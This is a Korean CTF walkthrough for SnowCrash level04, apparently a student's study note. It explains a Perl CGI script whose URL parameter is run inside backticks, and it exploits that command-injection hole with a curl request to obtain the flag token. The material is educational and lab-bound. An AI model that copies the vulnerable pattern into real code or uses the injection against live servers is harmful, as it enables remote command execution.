

level04

≡ 태그	Perl Shell
☼ 상태	완료

풀이과정

[겪었던 어려움](#)

[풀이과정](#)

[Perl](#)

[Cgi](#)

[netstat, curl](#)

[정답](#)

[출처](#)

풀이과정

겪었던 어려움

백틱으로 넣어야 명령어가 제대로 작동되는걸 까먹어서 시간을 오래썼다(CPP Module09 ex02 `jot ~~`)

풀이과정

Perl

확장자가 .pl인 파일은 스크립팅 언어인 Perl 스크립트 파일이다. 주어진 level04.pl을 읽어보면 4747포트에 대한 정보가 적혀있다.

```
#!/usr/bin/perl
# localhost:4747
use CGI qw{param};
print "Content-type: text/html\n\n";
sub x {
    $y = $_[0];
    print `echo $y 2>&1`;
}
x(param("x"));
```

Cgi

Common Gateway Interface의 줄인 말로 서버와 애플리케이션 간에 데이터를 주고 받는 방식 또는 컨벤션을 CGI라고 한다.

netstat, curl

'netstat -l | grep 4747' 를 통해서 4747 포트의 서버가 연결 가능한 상태(Listen)인 것을 알 수 있다.

curl 'localhost:4747' 을 통해서 서버에 요청을 보내서 정상적으로 연결 가능한지 확인 한 후

curl 'localhost:4747?x='getflag'' 을 통해서 flag 값을 확인 할 수 있다.

정답

```
level04@SnowCrash:~$ cat level04.pl
#!/usr/bin/perl
# localhost:4747
use CGI qw(param);
print "Content-type: text/html\n\n";
sub x {
    $y = $_[0];
    print "echo $y 2>&1";
}
x(param("x"));
level04@SnowCrash:~$ netstat -l | grep LISTEN
tcp        0      0 0.0.0.0:*                0.0.0.0:LISTEN
tcp        0      0 0.0.0.0:4747            0.0.0.0:LISTEN
tcp6       0      0 :::4747                 ::::LISTEN
tcp6       0      0 :::http                  ::::LISTEN
tcp6       0      0 :::4242                  ::::LISTEN
unix 2      [ ACC ] STREAM LISTENING  9481 /var/run/dbus/system_bus_socket
unix 2      [ ACC ] SEQPACKET LISTENING 1851 /run/udev/control
unix 2      [ ACC ] STREAM LISTENING 10345 @/com/ubuntu/upstart
unix 2      [ ACC ] STREAM LISTENING 10922 /var/run/acpid.socket
level04@SnowCrash:~$ curl 'localhost:4747'
level04@SnowCrash:~$ curl 'localhost:4747?x='getflag'
Check flag.Here is your token : ne2searoevaevoem4ov4ar8ap
level04@SnowCrash:~$ su level05
Password:
level05@SnowCrash:~$
```

'ne2searoevaevoem4ov4ar8ap'

출처

Perl and CGI


The CGI module helped Perl grow when the web first blew up. Now it's out of Core and discouraged. What happened?


 <https://www.perl.com/article/perl-and-cgi/>



펄(Perl) CGI와 펄을 이용한 HTTP 요청/응답 헤더 처리


2002-6-20 CGI란? CGI는 "common gateway interface"의 약자입니다. CGI를 이해하기 위해 예를 하나 들어 볼게요. 웹 브라우저로 웹 서버 프로그램에 접속한 경우에 그 서버 컴퓨터에 있는 mysql DB에 그냥은 직접 접근할 수 없습니다. mysql 데이터를 다룰 수 있는 CGI 프로그램을 이

 <https://ltvw.tistory.com/entry/펄Perl-CGI와-펄을-이용한-HTTP-요청응답-헤더-처리>




Common Gateway Interface(CGI)란 무엇인가

Common Gateway Interface(CGI)란 서버와 애플리케이션 간에 데이터를 주고 받는 방식 또는 컨벤션을 CGI라고 한다. 아래 그림을 참고하자. 유저가 웹페이지를 요청했을 때 서버는 요청된 페이지를 보내준다. 하지만 유저가 웹페이지에서 특정 form을 채운 뒤 웹페이지를 보내면 이는 보통

 <https://live-everyday.tistory.com/197>



CGI(Common Gateway Interface) 이해하기 : 웹 페이지를 동적으로 만드는 기술

 <https://velog.io/@reasonoflife39/CGICommon-Gateway-Interface-이해하기-웹-페이지를-동적으로-만드는-기술>

